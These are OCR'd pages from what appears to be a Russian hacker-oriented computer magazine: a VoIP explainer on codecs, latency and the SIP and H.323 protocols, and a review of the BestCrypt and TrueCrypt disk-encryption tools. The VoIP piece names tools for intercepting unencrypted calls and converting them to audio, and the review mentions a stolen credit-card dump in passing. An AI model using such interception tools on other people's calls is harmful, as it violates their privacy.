
СУТЬ ТЕХНОЛОГИИ VOIP НА ПАЛЬЦАХ

ПОЗНАКОМЬСЯ, VOIP

Аббревиатура VoIP — это сокращение от Voice over IP. Своеобразная надстройка над распространенным протоколом TCP/IP, позволяющая с помощью IP-пакетов передавать оцифрованный голос. Ее не первый год используют для организации общения через инет в реальном времени, поэтому новой эту разработку не назовешь. Пакет с голосом при соблюдении некоторых условий (достаточной ширины канала, минимальных задержек и т.п.) вполне успешно транспортируются через Интернет, что предоставляет возможность быстро и дешево наладить связь между любыми абонентами, даже если один из них находится в Зимбабве, а другой — на Аляске. Главное, чтобы каждый из них имел стабильный интернет-канал.

Емкость телефонных станций сильно ограничена. После перехода на цифровые АТС это стало менее заметно, но несколько лет назад дозвониться в нужное место, скажем, под Новый год, было крайне проблематично. «Данное направление перегружено» — хорошо знакомая фраза для тех, кто часто звонит по межгороду. Интернет, а значит, и VoIP подобных ограничений не имеет. Активное использование динамической маршрутизации приводит к тому, что путь следования пакета от одного узла к другому не всегда остается постоянным, особенно если рассматриваемые узлы территориально далеки друг от друга. Если по какому-то направлению канал сильно загружен, то умные маршрутизаторы могут выбрать другой путь следования пакетов, который в данный момент будет оптимальным. Важна еще одна деталь. Пакеты с голосом (как, впрочем, и все остальные) никогда не передаются по одним и тем же каналам: они всегда распределены среди бесчисленного количества разнообразных маршрутов.

Огромный плюс IP-телефонии в том, что она значительно дешевле традиционной, особенно если речь идет о международных звонках. Обычные телефонные компании в большинстве своем являются монополистами, поэтому устанавливают довольно высокие тарифы. Более того, цена звонка зависит от того, кто звонит, куда, откуда, когда и каким образом. Тариф возрастает дискретно: ближе — дешевле, дальше — дороже. Что касается VoIP, то граница между внутригородскими звонками и междугородними весьма прозрачна, так как VoIP-оператор передает все по относительно дешевым интернет-каналам.



DESCRIPTIONN	MODEM	SWITCH	SERVER	PBX	PC	TELEPHONE	ROUTER
COUNT	2	2	2	2	4	8	2

НА ДЕЛЕ

Для обычного пользователя технология VoIP может представляться по-разному. Поэтому и использовать он ее может также различными способами.

Например, с помощью компьютера. В инете существует немало компаний, которые предлагают организовать голосовую связь между компьютерами. От пользователя при этом требуется совсем немногое: телефонная гарнитура (микрофон с наушниками), звуковая карта и доступ в Интернет, желательно широкополосный DSL и т.п. Пример такой компании — недавно нашумевшая Skype (www.skype.com). Подобного рода провайдеры обычно не берут плату за соединения типа компьютер-компьютер, поскольку связь устанавливается между пользователями напрямую и не требует участия VoIP-шлюзов. С другой стороны, такие компании делают неплохие деньги на обслуживании звонков с компьютера на обычные городские телефоны.

Второй вариант связан с применением специальных адаптеров для аналоговых телефонов (ADA, Analog Telephone Adaptor). К такому устройству можно подключить самый обыкновенный телефон, с которым ты, вероятно, знаком всю свою сознательную жизнь, и вполне успешно использовать его для VoIP-телефонии. Адаптер представляет собой аналого-цифровой преобразователь (и наоборот), то есть необходим для того, чтобы преобразовать аналоговые сигналы, поступающие с трубки, в цифровой вид и отправлять через провайдера на VoIP-шлюз. При этом все необходимые настройки: параметры связи, адреса шлюза и т.п. — выдает оператор IP-телефонии.

IP-телефон — это третий вариант для тех, кто хочет воспользоваться VoIP. Штуковина довольно экзотическая, но в будущем обещает стать основным средством для голосового общения. Внешне IP-телефон ничем не отличается от обычного аналогового, но вместо привычного разъема RJ-11 на нем монтирован разъем RJ-45, точно такой же, как и на твоей сетевой карте. Такой телефон посредством витой пары напрямую подключается к роутеру в локальной сети. Далее пакеты перенаправляются либо на внутренний VoIP-шлюз (если VoIP-связь налажена на внутриофисном уровне), либо на внешний шлюз IP-телефонии, привязанный к какому-то конкретному телефонному оператору. Уже сейчас можно найти прототипы IP-телефонов с поддержкой Wi-Fi, позволяющие абонентам VoIP совершать звонки, находясь в поле действия любого хотспота.

КАК ПРОИСХОДИТ СОЕДИНЕНИЕ

Для примера рассмотрим процесс установки соединения с помощью АТА-адаптера. Я не буду сейчас глубоко вдаваться в подробности, так как основные принципы и протоколы будут рассмотрены ниже.

1 Абонент берет трубку телефона, который подключен к АТА-адаптеру. Поскольку технология VoIP выполнена максимально прозрачно для пользователя, он вряд ли заметит разницу по сравнению с обычной телефонной линией. Здесь будут те же самые гудки, тот же принцип набора номера и т.д.

2 Если соединение в Интернет установлено, и АТА-девайс настроен корректно, то в ответ пользователю будет послан тональный сигнал. Его можно расшифровать, как «все в порядке, так что можно работать».

3 Далее абонент, как обычно, вводит нужный ему номер с помощью тонального набора. Цифры номера распознаются АТА-девайсом и временно записываются в специальный буфер.

4 Как только все цифры номера набраны, формируется специальный пакет-запрос. Он отправляется в центр обработки звонков (Call Processor), который, как правило, представляет собой дорогостоящее аппаратное решение, предназначенное для обслуживания программных коммутаторов (Soft Switches). Последние содержат информацию о пользователях (имя юзера, его номер и привязанный IP-адрес), а также управляют процессом установки соединения.

5 Первым делом центр обработки звонков проверяет правильность введенных данных. Если номер имеет некорректный формат, то абоненту выдается соответствующее голосовое сообщение. Если же все в порядке, то осуществляется следующий этап — поиск по базе данных. Здесь все просто: VoIP-коммутатор ищет по своей базе IP-адрес вызываемого абонента и пытается установить с ним связь, то есть отправляет специальный пакет — «звонок».

6 У второго абонента звонит телефон. После того как он возьмет трубку, между двумя абонентами будет установлена сессия. Это значит, что каждая из сторон будет ждать пакетов с голосовыми данными от другой. В течение всего разговора VoIP-устройства непрерывно обмениваются между собой пакетами, причем АТА занимается сразу двумя процессами: кодированием речи в цифровой вид и преобразованием цифровых данных в аудиосигнал.

7 Сессия заканчивается, если одна из сторон положит трубку. Однако связь может оборваться и по другим причинам, например, из-за потери связи с Интернетом.



Коммерческие предложения Skype в отношении звонков на обычные телефоны не очень выгодны. Сервис Yahoo предлагает такие звонки: 1 цент за минуту (на территорию США) и 1,9 цента за минуту (на территорию еще 30 стран). Также за $3 в месяц или $30 в год можно выбрать номер Yahoo, на который к вам могут поступать входящие звонки. Это офигенное подспорье, если ты хочешь ориентироваться на западный рынок.



Еще с незапамятных времен существовали программы, позволяющие записывать короткие голосовые сообщения и отправлять их по e-mail. Так сказать, предшественники технологии VoIP.

КОДИРОВАНИЕ ИНФОРМАЦИИ

Какой бы тип соединения VoIP ни использовался, источником данных все-таки является человеческая речь. Важно понимать, что голосовые сообщения — это нечто аналоговое, которое нельзя просто взять и отправить через Сеть. Для этого нужно хотя бы представить речевой сигнал в цифровом виде, то есть в виде нулей и единичек, которые можно разместить в IP-пакетах и отправить получателю. Задачами кодирования и декодирования занимаются кодеры и декодеры, которые очень часто являются единым целым.
Важную роль играет кодек или алгоритм, который используется кодером и декодером для оцифровки голоса, и наоборот. В VoIP применяются различные кодеки, но в основе каждого из них лежит непрерывное сэмплирование аудиопотока. Кодек обрабатывает поступившие с микрофона данные несколько тысяч раз в секунду, таким образом получаются минимальные отрывки (сэмплы) голосового сообщения. Каждый из них преобразовывается в цифровой вид и сжимается для последующей передачи. Когда несколько тысяч этих отрывков соединяются в единое целое, микроскопические паузы между ними становятся незаметными для человеческого уха, поэтому звучание практически не отличается от того, что мы привыкли слышать по обычному телефону.
Количество разбиений в секунду напрямую зависит от используемого кодека. Так G.711 дает максимальное качество звучание и обрабатывает аналоговый поток 64,000 раз в секунду, что требует немалых вычислительных затрат и, естественно, довольно широкого канала. Другие кодеки таким трудолюбием похвастаться не могут, поэтому обращаются к аналоговым данным 32,000 и даже 8,000 в секунду. Но не думай, что этого мало: наиболее распространенный кодек — G.729A — работает как раз на скорости в 8,000 и считается золотой серединой между качеством звука и затратами на передачи цифровых данных.
В основе кодеков лежат сложные алгоритмы, которые занимаются разбиением аналоговых данных на отрывки, их сжатием и упаковкой. Наиболее известным считается алгоритм с непроизносимым названием CS-ACELP (Conjugate Structure Algebraic Code Excited Linear Prediction). Он использует одно очень простое, но чрезвычайно эффективное правило: «Если никто не говорит, значит, данные передавать не нужно». Казалось бы, что в этом такого? А в том, что все сигнальные фрагменты можно условно разделить на несколько типов: вокализированные (голос человека), невокализированные, переходные и паузы. При одной и той же длительности и качестве кодирования разных типов отрывков требуется неодинаковое количество битов (при том, что паузы не нужно кодировать вообще). Соответственно, скорость передачи разных типов отрывков также сильно варьируется. По этой причине было принято решение использовать метод передачи речи с разной скоростью. Необходимая скорость определяется специальным классификатором, который на основе анализа входных данных выбирает нужный метод кодирования. Наиболее простым классификатором является Voice Activity Detector (VAC), который умеет определять два состояния входных данных: голос и паузы. Фрагменты, которые были классифицированы как голос, передаются на большой скорости. Паузы, что следовало ожидать, кодируется с меньшей детализацией и требуют для передачи значительно меньшую скорость.

ВСЯ ПРОБЛЕМА В ЗАДЕРЖКАХ

Для комфортной передачи голоса нужен широкий канал. Но даже очень высокая пропускная способность не поможет тебе насладиться разговором, если задержки с доставкой пакетов до адресата будут достигать хотя бы половины секунды. Вспомни левый пиратский диск со свежим блокбастером, в котором из-за чьих-то кривых рук произошла рассинхронизация видео и звука. Смотреть такое кино невозможно, также нереально будет и разговаривать с задержками. Вот почему так важно снизить их до минимума и гарантировать, что они не возрастут выше определенного потолка. Для этого применяется сразу несколько методов, которые в самых разных ситуациях дополняют друг друга и выдают максимальный результат.
Резервирование части полосы исключительно для VoIP — это самое очевидное и, что очень важно, эффективное решение. В обычных сетях Ethernet существует такое понятие, как качество обслуживания (QoS — Quality of Service). Сервис выделяет часть канала специально для передачи чисто технической информации, чтобы обеспечить благоприятные условия для взаимодействия всех ключевых узлов сети, даже если локалка будет испытывать сверхнагрузки. Технология VoIP применяет похожие принципы, но ориентированные на передачу именно голосовых данных. Разработчики стандарта подсчитали, что IP-пакеты с голосовыми данными рациональнее отправлять большими (относительно пакетов) блоками, так как только в этом случае удастся эффективно использовать выделенную полосу пропускания. Такой подход сильно упрощает процедуру управления очередями и расстановки приоритетов для различного типа пакетов, что является серьезной проблемой для всех IP-сетей. Правда, стоит отметить, что для создания блока, достаточного для отправки, необходимо время. Конечно, это время минимально, но все же оно создает дополнительную задержку.
Непосредственно резервированием ресурсов занимается специальный протокол RSVP (Resource ReSerVation Protocol). Работает он следующим образом: узел-отправитель до передачи ответственной информации, требующий повышенного качества обслуживания, посылает по сети специальное сообщение в формате протокола RSVP. В сообщении содержится информация о типе данных, которые будут далее переданы, а также запрос на выделение части полосы. Каждый маршрутизатор на пути следования пакета, получив такое сообщение, проверяет свои ресурсы и, если требования выполнимы, устанавливает запрошенный приоритет. Если такой возможности нет, то маршрутизатор отвергает запрос. Все просто, но у такого метода есть существенный недостаток. Выделенная таким образом полоса всегда остается постоянной: даже при снижении активности она не будет использована для передачи других данных, а значит, ресурсы будут использованы нерационально.
Дополнительно к протоколу RSVP применяется метод Weighted Fair Queuing (WFQ). Его заслуга в том, что он позво-



На диске ты найдешь последние версии клиентов для общения голосом через Интернет.



www.packetizer.com/voip/h323/standards.html - подробнейшая инфа о семействе протоколов H.323.
www.faqs.org/rfcs/rfc3261.html - RFC 3261: протокол SIP.



Многие задают вопрос: какой объем трафика будет кушать VoIP? Здесь многое зависит от кодека. В случае с g723 — примерно 1,5кб/сек. g711 — ~9кб в секунду в каждую сторону, g729A — ~3 Кб/сек. Но необходимо учитывать, что когда ты молчишь, трафик не идет от тебя к собеседнику, и наоборот, когда молчит он, ты не принимаешь входящий трафик.

ляет определенным образом дифференцировать трафик на различные типы (голос, важная техническая информация, просто данные) и выделять для каждого из них определенную часть полосы пропускания. Если один из типов не использует полностью выделенную для него полосу, то свободный резерв может быть отдан для передачи других данных, с меньшим или большим приоритетом. Столь гибкий метод реализован в дорогостоящем оборудовании фирмы Cisco.

Еще один способ оптимизации задержки в сети основывается на использовании протокола RTCP (Real-Time Transport Control Protocol), использующий принцип адаптации к состоянию канала. Если интенсивность трафика в сети возрастет, а выделенной полосы приложению будет не хватать, то можно уменьшить свои аппетиты за счет некоторой потери качества. Как только выделенная полоса будет достаточна для возвращения к исходными параметрам, приложение тут же осуществит переход.

ПРОТОКОЛЫ

Одним из минусов технологии VoIP является отсутствие единого и утвержденного стандарта. По этой причине сейчас активно используются сразу два протокола, принципиально отличающихся друг от друга. Первый — H.323 — первоначально разрабатывался для организации видеоконференций в реальном времени, но вполне пригоден для передачи только звука. По большому счету, это даже не один протокол, а целое семейство, каждый член которого предназначен для выполнения какой-то конкретной задачи. Второй протокол — SIP (Session Initiation Protocol) — был разработан специально для технологии VoIP и должен был решить все проблемы, возникающие при использовании H.323. В его основе лежит тот же принцип, что и у знакомого тебе HTTP: запрос — ответ. Все сообщения протокола SIP являются простым текстом, а коды возврата — хорошо знакомыми всем пользователям Интернета: 404 («абонент не найден»), 200 (OK), 180 (Ringing — звонок) и т. д. Существует еще несколько других протоколов, но они не нашли широкого распространения. Такое разнообразие протоколов, возможно, было даже плюсом, если бы все они были совместимы между собой. Однако на практике это не всегда так.

НЕ БЕЗ МИНУСОВ

Впрочем, отсутствие единого стандарта — это еще не самая страшная беда. Есть другие минусы. Первый и наиболее значимый из них — малая надежность относительно традиционных сетей. VoIP передает данные через Интернет, а значит, они подвержены различного рода пагубным воздействиям: высоким задержкам, потерям пакетов, резкому изменению состояния канала. Если потери в канале будут достигать даже одного процента, то это существенным образом скажется на качестве связи. Не в лучшую сторону, естественно.

Отсюда вытекает и еще один минус — сомнительная безопасность. Если VoIP настолько привязана к состоянию канала, то злоумышленнику достаточно будет организовать массированную DDoS-атаку на одного из абонентов или VoIP-шлюзов, чтобы полностью разорвать связь или свести разговор на нет (вспомни, что происходит с разговором по мобиле в зоне неуверенного приема, — будет то же самое). Если полистать ленты багтрака, то для конкретного оборудования можно найти даже такие эксплойты, которые позволяют напакостить, не имея в распоряжении многотысячную армию ботов. Удручает.

Для защиты разговоров от прослушки в VoIP-сетях применяется шифрование, защищающее весь путь, который проходят голосовые данные. Однако на практике этот механизм практически не используется, хотя и является неотъемлемой частью стандарта H.323. Виноваты в этом дополнительные временные затраты на шифрование и дешифрование трафика, которые, естественно, вносят дополнительную задержку. С помощью обычного сканера, такого как Ethereal (www.ethereal.com) или tcpdump (http://sourceforge.net/projects/tcpdump), а также плагинов для работы с Session Initiation Protocol (SIP) and H.323 можно вполне успешно перехватывать пакеты с голосовыми данными. Утилита vomit (Voice Over Misconfigured Internet Telephones, http://vomit.xtd-net.nl) удачно преобразует «цифру» в обычные в WAV-файлы, которые легко можно воспроизвести.

Есть еще несколько недостатков, которые нужно учесть. Обычная телефонная линия всегда находится под небольшим напряжением (поэтому не стоит оголять работающий телефонный кабель зубами, если, конечно, ты не поклонник садомазохизма). Любые телефонные аппараты, за исключением беспроводных, могут работать автономно, без электрической сети. В то же время VoIP-решения подобной привилегии лишены: компьютер без электричества не заработает, даже если ты хорошо попросишь. IP-телефоны имеют тот же недостаток, хотя питание к ним может подаваться по свободным парам витой пары, но это требует дополнительных затрат (для компьютера тоже можно подогнать дизельный генератор, но сколько это будет стоить?).

Еще один нюанс связан с технологиями, которые напрямую завязаны на использовании телефонной линии. Если в один прекрасный день ты решишь полностью перейти на современные цифровые решения, но при этом используешь завязанную на телефоне сигнализацию, то будь готов к приезду парней в синей форме. Впрочем, почему нет? Расскажешь им обо всех прелестях VoIP...


ЗАКЛЮЧЕНИЕ


Конечно, с обычными телефонными сетями в ближайшем будущем нам распрощаться не получится. Этот переход не может быть осуществлен резко. Но зато такие именитые производители, как 3Com, Cisco, Avaya, Mitel, Nortel и Siemens, предлагают гибридную систему, сочетающую традиционную телефонию и VoIP для тех потребителей, которые не готовы полностью перейти на новую технологию. Подобные девайсы позволяют опробовать все прелести VoIP-телефонии, сохранив при этом возможность эксплуатировать старую телефонную систему. В Интернете все проще: любой желающий может закачать Skype и устраивать конференции, общаясь сразу с несколькими людьми со всего мира. А, например, его русскоязычный аналог — SipNet (www.sipnet.ru) — позволяет бесплатно звонить на городские и мобильные телефоны Питера и Москвы. Проверял лично — работает!

BINARY YOUR'S



ВСЕ, ЧТО ВЫ МОЖЕТЕ ПРЕДСТАВИТЬ - РЕАЛЬНО
Пабло Пикассо









МЫ
nous.ru
МАСТЕРСКАЯ ВИЗУАЛЬНЫХ ЭФФЕКТОВ ДЛЯ КИНО И TV
В РЕАЛЬНЫЕ СРОКИ И ЗА РЕАЛЬНЫЕ ДЕНЬГИ

К КРИПТОГРАФИЧЕСКИМ СИСТЕМАМ СЕГОДНЯ ПРЕДЪЯВЛЯЮТ САМЫЕ ЖЕСТКИЕ ТРЕБОВАНИЯ. ИСПОЛЬЗУЕМЫЕ АЛГОРИТМЫ ДОЛЖНЫ БЫТЬ КРИПТОСТОЙКИМИ, ИХ РЕАЛИЗАЦИЯ — БЫСТРОЙ, А САМО ШИФРОВАНИЕ ДОЛЖНО ОСУЩЕСТВЛЯТЬСЯ НА ЛЕТУ, БЕЗ ПОСТОЯННОГО ВМЕШАТЕЛЬСТВА ПОЛЬЗОВАТЕЛЯ. МЫ ОТОБРАЛИ НАИБОЛЕЕ ДОСТОЙНЫХ КАНДИДАТОВ И ГОТОВЫ ИХ ТЕБЕ ПРЕДСТАВИТЬ



ОТКАЗ ОТ PGP

Хочу сразу предупредить: всем известная система шифрования данных PGP в этот обзор не попала. Именно по причине того, что с ней уже давно все успели познакомиться и заюзать основные возможности. Наша цель — показать, что это далеко не единственный инструмент для сокрытия своих данных от злых дядек в погонах и горе-хакеров. Существует, по крайней мере, несколько очень приличных пакетов, о которых ниже и пойдет речь. Их имена почему-то звучат очень похоже: BestCrypt, TrueCrypt, DriveCrypt. Мало того, набор функций также не особенно отличается разнообразием. Основной задачей каждой из этих программ является создание на жестком диске (или другом носителе) небольшого файла-контейнера, который в зашифрованном виде содержит данные и предоставляет доступ к ним только после ввода заданной парольной фразы. Не стоить путать такой контейнер, скажем, с RAR-архивом, на который установлен пароль. Это совсем не то! Созданный программами контейнер, как правило, можно примонтировать к системе, как обычный логический диск, и размещать на нем любые файлы, в том числе и приложения. Как только пользователь вводит пароль для доступа к файлу-контейнеру, в системе появляется новый логический диск, работа с которым ничем не отличается от работы с любым другим диском на твоем компьютере. На него можно установить любые приложения и с тем же успехом запускать их.



ТЕХТ СТЕПАН ИЛЬИН / STEP@GAMELAND.RU /

ЖЕСТКАЯ КОНСПИРАЦИЯ

ТЕСТ-ДРАЙВ ПОПУЛЯРНЫХ КРИПТОГРАФИЧЕСКИХ СИСТЕМ

Сегодняшний обзор открывает пакет BestCrypt 7.20. Не потому, что это самое навороченное средство или, наоборот, самое ненадежное и глюкавое, а просто мне так захотелось. Открою тебе секрет: BestCrypt использую я лично. Опросив коллег, выяснилось, что предпочтение ему отдают также Куттер и Форб. Видимо, есть за что.

Сразу после запуска становится ясно, что имеешь дело с инструментом, по-настоящему профессиональным. Интерфейс имеет вид проводника, так что сразу бери быка за рога и начинай действовать, а не мусоль различные пункты меню и кнопочки (их попросту нет). Так, чтобы создать контейнер, нужно лишь открыть меню и выбрать там пункт New Container. Появившееся окно предложит указать расположение будущего контейнера, его размер, пароль для доступа, а также алгоритм, который будет использован для шифрования и генерации файла ключа. Всего поддерживается 4 схемы шифрования: AES, GOST 28147-89, Twofish, Blowfish. Первый из них является государственным стандартом США, второй — России. Неплохое доказательство состоятельности, не правда ли? Впрочем, две других схемы — Twofish и Blowfish — считаются не менее эффективными, поэтому ты можешь положиться на любой из предложенных алгоритмов. Ученые, математики и прочие пытливые умы планеты пока не нашли способ, позволяющий за разумное время сломать подобный шифр.

Для того чтобы примонтировать созданный контейнер, необходимо ввести пароль, указанный при его создании. Если парольная фраза верна, то в системе очень скоро появится новый дисковый раздел, который будет работать, как и все остальные диски, с той лишь разницей, что данные на нем будут непрерывно шифроваться.

Еще большей безопасности можно добиться, если использовать скрытые контейнеры, которые поддерживаются большинством современных систем шифрования данных. Суть в том, что внутри файла-контейнера создается скрытая часть, содержимое которой никак не отображается в системе — даже сама программа не подозревает об ее существовании. Чтобы получить доступ, необходимо ввести дополнительный пароль, и только в этом случае криптосистема среди нулей и единичек сможет найти зашифрованный заголовок раздела и примонтировать его. Штука гениальная, суди сам. Внутри скрытой части можно поместить самую сокровенную информацию, в то время как в самом контейнере будут храниться обычные файлы, которые не представляют интереса и ценности (словом, «утка»!). Даже если тебя будут пытать утюгом и оказывать жесткий психологический прессинг, ты без опаски сможешь выдать пароль. И при этом ничего не потеряешь, так как злоумышленник ничего полезного внутри обычного контейнера не найдет. Чтобы создать скрытую часть контейнера, а также изменить любые другие его свойства (используемый тип шифрования, пароль доступа и т.д.), необходимо ввести пароль для доступа. Опция для создания скрытой части называется Create Hidden Part.

Все криптооперации BestCrypt осуществляет исключительно в оперативной памяти. Это непременное условие того, что данные и промежуточные результаты шифрования не будут записываться на жесткий диск в открытом виде. Отныне можно не бояться внезапного отключения электричества, поскольку при отключении компа содержимое оперативки будет безвозвратно утеряно, а файлы внутри контейнера так и останутся в зашифрованном виде. Правда, есть здесь один тонкий нюанс. При недостатке памяти Windows активно перемещает часть данных из оперативы на жесткий диск, в swap-файл. При этом некоторые данные, которые, возможно, представляют ценность, будут записаны на диск в открытом виде (подробнее читай во врезке). BestCrypt — это единственная из представленных программ утилита, которая поддерживает шифрование swap-файла. Включить соответствующую опцию можно через меню: Options -> Swap File Encryption Utility.

Вердикт: авторитетное средство для сокрытия информации, которое используют многие члены X-Crew. Надежно зашифрует не только обычные данные, но и swap-файл. Часть исходного кода разработчики свободно распространяют в Сети, что является неплохим гарантом отсутствия трояна от спецслужб.

BESTCRYPT 7.20
WWW.JETICO.COM
4,9 МБ, SHAREWARE

ДЕРЖИ УХО ВОСТРО

Использование систем шифрования данных еще не гарантирует полную безопасность. Выбираем из трех зол. Первое зло — файл-подкачки. В любой момент времени Windows использует swap-файл, в котором перемещает часть программ и данных, не поместившихся в оперативную память. Это грозит тем, что часть секретных данных в незашифрованном виде может попасть на жесткий диск. Многие из представленных программ пытаются блокировать доступ к тем участкам памяти, в которых содержатся кэшированные пароли к контейнерам и самая конфиденциальная инфа. Но разве винде прикажешь? При любом удобном случае она может отказать в доступе прикладной программе, и тогда уже ничего не поделаешь. Да и за всем попросту не уследишь. Вот тебе пример. Есть текстовый редактор: самый обыкновенный, без наворотов. Если пользователь откроет в нем, скажем, дамп с базой кредитных карт, то вся эта информация попадет в оперативную память. А из оперативы —

TRUECRYPT 4.1
WWW.TRUECRYPT.ORG
1,3 МБ, OPEN-SOURCE

На фоне раскрученных криптографических систем, действительно шикарные разработки нередко остаются незамеченными. Программа TrueCrypt, распространяемая с открытыми исходниками, — это как раз тот самый случай. Создатели гордо заявляют: проверяйте сколько захотите, все равно нам нечего от вас скрывать. Огромный плюс для такого рода проектов и лишний повод спать спокойно. Становится вдвойне приятно, когда осознаешь, что этот продукт ничуть не уступает коммерческим и даже превосходит их во многом. Но обо всем по порядку.

Программа распространяется в виде архива. После распаковки архива ее можно или установить в систему с помощью файла-инсталлера, или же перейти в папку Setup Files и сразу запустить исполняемый файл — TrueCrypt.exe. Правда, разницы никакой нет. В систему прописывается низкоуровневый драйвер программы — 32-х или 64-битный (в зависимости от разрядности системы), поэтому замаскировать программу от знающего человека все равно не удастся. По умолчанию TrueCrypt знаком только с одним языком — английским, но при желании его легко можно русифицировать. Достаточно закачать с www.truecrypt.org/localizations.php архив с русским переводом и распаковать находящийся в нем XML-файл в рабочую директорию программы.

Теперь предлагаю сразу приступить к делу и на практике создать файл-контейнер. А сейчас я расскажу тебе об основных нюансах этой программы.

1 Процесс начинается с нажатия кнопки «Создать том», которая вызывает специальный мастер создания контейнеров. На первом этапе визард предлагает выбрать тип контейнера: обычный или скрытый. Понятно, что первым нужно создать обычный контейнер и уже в нем размещать скрытые.

2 Размещение тома — это следующий шаг. Если ты планируешь создать мобильный контейнер, который можно перенести на другой жесткий диск или компьютер, необходимо обозначить файл, в котором он будет находиться. TrueCrypt также позволяет шифровать целые устройства. Криптовать логические диски не очень удобно, но зато полностью зашифрованная USB-флешка наверняка сослужит тебе неплохую службу.

3 На следующем шаге мастер предложит выбрать алгоритм шифрования данных, а также хэш-агоритм, который будет использоваться как псевдослучайная функция. По умолчанию предлагается алгоритм AES с использованием 256-битного ключа, и ты смело можешь оставить его по умолчанию. Вкупе с непревзойденной надежностью, он является одним из быстрых. Производительность всех поддерживаемых алгоритмов на твоем компьютере можно оценить, нажав на кнопку «Проверка» (в английской версии — Benchmark). В качестве хэш-алгоритма ранее по умолчанию использовался SHA-1, но после того, как в 2005 году был изобретен теоретический способ поиска коллизий, разработчики отдали предпочтение RIPEMD-160.

4 Если ты выбрал шифрование целого диска или устройства, то этот шаг можно опустить. А то потребуется ввести размер будущего контейнера.

5 Далее мастер предложит ввести пароль для доступа к зашифрованным данным. Рекомендуется использовать пароль, имеющий не менее 20 символов, состоящий из цифр и букв в разном регистре, а также символов $, #, + и т.д. В дополнение к паролю или вообще для полной его замены можно использовать файл-ключ (или несколько файлов сразу). Такой файл можно сгенерировать с помощью специальной встроенной утилиты, но я все-таки рекомендую выбрать парутройку композиций из своей MP3-коллекций. По-моему, это будет лучшим гарантом безопасности. Согласись, распознать в них файлы-ключи будет крайне проблематично :). Кстати говоря, это отличное средство от кейлоггеров, которые с легкостью могут отснифать пароль, введенный с клавиатуры, но абсолютно беспомощны против файлов-ключей.

6 Форматирование тома — это следующий и очень важный этап. TrueCrypt «забивает» пространство файла-контейнера (или девайса) псевдослучайными комбинациями символов, чтобы полностью исключить возможность его анализа. На этом же этапе можно обозначить параметры будущего раздела: используемую файловую систему и размер кластера. Обращаю твое внимание на важный нюанс: для того чтобы внутри этого контейнера можно было создать скрытые части, в качестве файловой системой обязательно должна быть выбрана FAT.

Создание скрытого контейнера осуществляется аналогично, но тебе придется указать базовый контейнер или устройство, внутри которого он будет располагаться. Для того чтобы примонтировать зашифрованный контейнер или устройство, необходимо в главном окне программы указать к нему путь, выбрать букву диска и нажать кнопку «Смонтировать». Новый логический диск появится в системе, как только ты укажешь пароль доступа, а также необходимые файлы-ключи.

